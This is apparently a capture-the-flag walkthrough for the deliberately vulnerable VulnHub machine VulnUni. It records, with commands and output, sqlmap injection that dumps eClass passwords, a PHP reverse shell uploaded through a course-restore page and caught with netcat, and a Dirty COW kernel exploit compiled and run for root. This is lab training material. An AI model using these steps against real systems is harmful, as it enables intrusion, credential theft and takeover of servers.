Vulnuni writeup from Vulnhub

> Believe in your infinite potential. Your only limitations are those you set upon yourself.
>
> Roy T. Bennett

```
__      __    _         _    _       _
 \ \    / /   | |       | |  | |     (_)
  \ \  / /   _| |_ __   | |  | |_ __  _
   \ \/ / | | | | '_ \  | |  | | '_ \| |
    \  /| |_| | | | | | | |__| | | | | |
     \/  \__,_|_|_|_| |_|  \____/|_| |_|_|
```

Machine Info:~$

Title	Details
Name	VulnUni: 1.0.1
IP	192.168.191.128
Difficulty	Easy / Beginner Level
OS	Linux
author	emaragkos

Brief:~$

This boot2root machine is realistic without any CTF elements and pretty straight forward.

Goal: Hack your University and get root access to the server.

To successfully complete the challenge you need to get user and root flags.

Let's get started and pwn this machine!

Recon:~$


To identify our target we will use **net discover** and our target Ip `192.168.191.128`

Nmap

```
sudo nmap -sCVS -oN nmap_vulnuni.txt 192.168.191.128
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 14:07 UTC
Nmap scan report for 192.168.191.128
Host is up (0.00077s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: VulnUni - We train the top Information Security Professionals
```

Port 80 is open. Let's enumerate the web server **apache**.

Enumerate Web Server 80



We couldn't find anything usedful here so we moved on and we started a Directory bruteforce to enum the machine further. This gave us some dirs and files namely contact, about, courses etc. But apart from this there wasn't anyting useful here :


```
❯ sudo  gobuster dir -u http://192.168.191.128 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php -t 40 -o
gobusterScanResults.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.191.128
[+] Threads:        40
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/12/27 14:38:11 Starting gobuster
===============================================================
/images (Status: 301)
/index (Status: 200)
```

```
/about (Status: 200)
/contact (Status: 200)
/courses (Status: 200)
/css (Status: 301)
/js (Status: 301)
/blog (Status: 200)
/fonts (Status: 301)
/teacher (Status: 200)
/server-status (Status: 403)
===============================================================
```

So after much enumeration, I found a hidden link in the view-source of the `courses.html` page. The hidden link points to the url **`vulnuni-eclass-platform.html`** as follows.

```
<li class="nav-item"><a href="about.html" class="nav-link">About</a></li>
<li class="nav-item active"><a href="courses.html" class="nav-link">Courses</a></li>
<!-- Disabled till new version is installed -->
<!-- <li class="nav-item"><a href="vulnuni-eclass-platform.html" class="nav-link">EClass Platform</a></li> -->
<li class="nav-item"><a href="teacher.html" class="nav-link">Staff</a></li>
<li class="nav-item"><a href="blog.html" class="nav-link">Blog</a></li>
```

Upon navigating to the **`vulnuni-eclass-platform.html`** page; this website is giving us information about eClass platform. I see a " Login " link on the bottom center, so I go and take a look which redirected us to the **`Open eClass platform`**




> The Open eClass platform is an integrated Course Management System. It is the solution offered by the Greek University Network GUnet to support asynchronous eLearning services. Open eClass has been designed to enhance the learning process, Its main goal lies in the integration and constructive use of the Internet and web technologies in the teaching and learning process.

I proceeded to using some default username and passsword, none seems to work. As a primary reflex, I try a **`SQL injection`** . But it doesn't work; all I have is an error message, telling me "Wrong username or password".


Earlier, we found out the application was using **1.7.2 version** which is outdated. And after gathering open intelligence we found that the particular version was vulnerable to the exploit "**`GUnet OpenEclass E-learning platform 1.7.3 'uname' SQL Injection`**"

I now launched **burpsuite** and tried to capture the request of the authentication credentials and hopefully try a **`POST request based SQL injection`** After capturing the request, copy it to a text file and save it. save it as shown in the following image:



Now with the help of **sqlmap** we will inject our malicious query using the following command;

```
❯ sqlmap -r vuluni.txt --dbs --batch
```




Executing the above command, leads us to find 5 databases in total, as shown in the image below,our next step now is to get creds for users in the db.

The e-class directory proved to be interesting, we decided to get credentials of eclass first, hence the command below;

```
❯ sqlmap -r vuluni.txt -D eclass -T user -C password --dump --batch
```

we found few passwords, as shown below, and tried to login one by one. And soon we were successfully logged in and the password is `admin:ilikecats89`

```
Database: eclass
Table: user
[4 entries]
+-----------------+
| password        |
+-----------------+
| hf74nd9dmw      |
| i74nw02nm3      |
| ilikecats89     |
| smith.j.1971    |
+-----------------+
```




Virtual Host Enumeration

I Added vuluni.local to my /etc/hosts file in case if there is Virtual Hosting enabled so that we can get something more to enumerate on vulnuni.local.

We found another exploit from exploit-db `Authenticated-Requires admin account-Upload PHP shell` we have now valid administrator password. more about this exploit

According to the exploit we need to navigate to this URL "`http://vulnuni.local/modules/course_info/restore_course.php`" and upload our .php shell script compressed in a .zip file



After uploading shell, we started the netcat listener

```
❯ sudo nc -lvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:4444
```


Then we simply accessed the php file we uploaded "`http://vulnuni.local/vulnuni-eclass/courses/tmpUnzipping/shell.php`"

Once , the shell file gets executed we have a our reverse shell a shown below:

```
❯ nc -nlvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.191.128.
Ncat: Connection from 192.168.191.128:55167.
bash: no job control in this shell
www-data@vulnuni:/var/www/vulnuni-eclass/courses/tmpUnzipping$ ls
ls
shell.php
```

Shell as www-data~$:

After getting tty shell, I navigated through many directories and I found user flag in `/home` directory




We need to get the kernel version of the vulnuni machine.

```
www-data@vulnuni:/var/www/vulnuni-eclass/courses/tmpUnzipping$ uname -r
uname -r
3.11.0-15-generic
```

Priv: www-data –> root~$:

dirtycow exploit


After thorough enum and googling I found the kernel to vulnerable to Dirtycow. Therefore, I downloaded the exploit to my local machine and saved it in **/var/www/http** and then started the apache server on port 80. Further, we moved the dirtycow.c file to the /tmp directory of the Vulnuni machine.



root shell

I then compiled the exploit's c language file to executable binary file using the following command along with giving it permissions.

```
gcc dirtycow.c -o root -pthread && ./root && cd /root && ls && cat flag.txt
```



We have successfully rooted the lab.